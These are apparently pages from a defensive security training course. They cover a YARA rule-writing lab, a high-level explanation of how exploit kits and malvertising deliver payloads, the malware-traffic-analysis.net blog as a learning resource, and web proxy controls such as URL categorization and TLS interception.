
Exercise – Finding the Needle in the Haystack Using YARA
During this exercise, our objective is to leverage YARA to:

- Generate YARA rules for a known payload / malware sample
- Find related malware samples in a large dump of samples


In order to achieve this, you will need to deliver the following exercise steps:

1. Analyze the provided sample using the Cuckoo Sandbox we set up during the last exercise
2. Manually write YARA rules to detect related samples
3. Use yarGen.py to create YARA rules for another specific malware sample
4. Find related samples in the large database of samples


For additional guidance & details on the lab, please refer to the LODS workbook.



Exercise – Finding the Needle in the Haystack Using YARA – Conclusion
During this lab, we leveraged YARA to easily "characterize" a payload / malware sample and find related samples by developing YARA rules. This is a hugely powerful technique to find similar (though not identical) payloads generated by the same adversary / threat actor.




This page intentionally left blank.



Overview – Primacy of HTTP(S) in the Enterprise

Web traffic making use of the HTTP(S) protocols makes up the largest part of a company's network traffic. Both customers connecting to the company's web servers as employees connecting to the outside world or internal servers cause these protocols to be highly important. As a result, throughout the entire company network, the web protocols are often allowed with little to no restrictions. For adversaries, this creates an ideal way of delivering payloads or transporting commands and data to and from a command and control server. Adding more web traffic to the already vast amount will be unlikely to raise suspicion and thus defer detection.

However, as defenders, these web protocols are an important aspect to secure and help us in detecting and preventing malicious activity. The following slides will detail some HTTP(S) attack vectors and ways to deal with these threats.




Web Attacks Against the Enterprise

Two of the attack strategies mentioned on this slide have already been explained before. Phishing is often used to attempt credential harvesting by leading users to a fake login page. Mails often contain malicious attachments containing payloads waiting to be opened and executed by an unsuspecting user.

Other ways HTTP(S) can be abused include drive-by downloads, such as those performed by exploit kits. These exploit kits attempt to abuse vulnerabilities in user's browsers or browser plugins to download malicious files to the user's computer. The workings of exploit kits and some famous examples will be discussed in the following slides.


After a target has been compromised, adversaries will often use HTTP(S) to communicate with a command and control server and send additional commands to the victim or retrieve data from the victim.



Introduction to Exploit Kits

Exploit kits abuse flaws in browsers or browser plugins (Flash, Silverlight, JAVA…) in order to drop payloads on victim systems. Some of the more famous exploit kits include Angler, Rig, Terror, and Sundown. Out of these four, Rig is still the most popular and well-known exploit kit and is often used in malvertising and compromised websites campaigns. Typical payloads delivered by exploit kits include ransomware, generic malware, such as a botnets or spyware, and banking trojans. It should, however, be noted that the type of payload delivered by an exploit kit is only limited by the imagination of the author.

The number of exploit kit intrusions has declined, among others due to improved exploit mitigation techniques and better overall security in browsers. However, since information security is a constantly changing field, it's still important to keep an eye on them. New vulnerabilities could be uncovered, resulting in a boost to the exploit kit industry.



Zooming in on Exploit Kit Operations
An exploit kit infection will typically occur in the following way:

1. The victim visits a normal website that is not malicious in itself.
2. A malicious advertisement (malvertisement) hosted on the normal website loads content from a compromised website. Alternatively, an adversary might be able to compromise a certain site that is frequently visited by the target audience (watering hole attack) and wait for the user to visit the website themselves.
3. The compromised website contains code that performs fingerprinting of the user's browser and plugin to determine whether it is susceptible to an attack.
4. In case the user is vulnerable, the user is redirected to the exploit kit server, where the exploit code is delivered and the payload is downloaded to the victim's machine and executed.

In order to reduce the detection rate of exploit kits, the different steps in the chain perform proper validation before the exploit code is actually delivered. This could mean for example only specific targets are attacked, while others are ignored (even if they are both vulnerable).

Malware Traffic Analysis (1)


A great blog with loads of exploit kit examples and their behavior

- Over 1000 blog entries (since summer 2013) about malware, with a focus on exploit kit behavior
- Keeps track of what payloads are being delivered by exploit kits
- PCAP's with network traffic and dropped artifacts can be downloaded for further analysis
- Also, has challenges that can be used to further hone your skills

Malware Traffic Analysis (1)

A good source for insights on exploit kit behavior and to a lesser extent malware, in general, is malware-traffic-analysis.net. Since the summer of 2013, over 1000 blog entries have been created, nearly all of them containing pcap files, malware samples, or both. The blog posts provide details on the malware's behavior and shows generated network traffic and payloads, including domains used for C&C.

In addition to providing information and analysis, the blog also contains challenges that can be used to further advance your own skills. There are exercises ranging from analysis of exploit kits and their payloads to post-infection ransomware evidence searching. Most exercises contain some specific questions that you need to answer in the form of a report.



Malware Traffic Analysis (2)

The malware traffic analysis blog is updated very frequently (at least once a week), allowing an up-to-date view on the current malware landscape.

Every post contains details on exploit kit activity and the payload being delivered and has artifacts that can be downloaded, typically including:

- Full analysis
- Screenshots
- Network traffic (PCAP)
- The injected web source code (redirect, ad…)

Next to these blog posts, the author also includes "guest blog posts" with write-ups from other people's blogs.

Securing Web Traffic – HTTP(S) Proxies

- For outbound web traffic, both commercial and open-source proxies exist
- Initial focus was performance (caching), now more and more used for security purposes as well
- Typical security features include RBAC, URL categorization, black/white-listing, SSL interception, AV engine, file type filtering...

Securing Web Traffic – HTTP(S) Proxies

For outbound traffic coming from the organization's premises, a web proxy is often used. Both commercial and open source proxies exist;, so the implementation will depend on the organization's requirements.

Initially, proxies were aimed at increasing the performance through caching. Web pages requested by users would be cached on the proxy, so the cached version could be returned when another request for the same web page was received. Due to the increasing dynamicity of web pages, the focus has shifted away from caching and performance, towards security purposes.


Some of the security features implemented by proxies include:

- Role-based access controls (RBAC)
- URL categorization
- Black/whitelisting
- SSL interception
- AV engine
- File type filtering

Based on a user's role the web proxy can limit access to certain websites or categories of websites. In general, website categories can be used for blacklisting. Categories can be Business, Gaming, News…

Through SSL interception, it's possible for the proxy to analyze web communication over HTTPS, which could be useful for scanning webmail attachments.

HTTPS is encrypted and its content cannot be filtered unless the web proxy has TLS interception capabilities. With such interception, the TLS connection is established between the client and the proxy, and the proxy establishes another TLS connection to the web server. The traffic is thus decrypted by the proxy, and available for inspection. Other filters implemented on the proxy can be anti-virus scanners, while sandboxes are typically implemented on a different server.



Securing Web Traffic – Categorization & Blacklisting (1)
Most well-known commercial proxy products implement their own blacklists and have publicly available URL submission pages. These pages allow anyone to submit a URL and verify its category. Usually, they allow request for URL category changes.

In addition, several open source lists exist that can be freely used but these require caution. It's important to understand the limitations of categorization and blacklisting.

Securing Web Traffic – Categorization & Blacklisting (2)

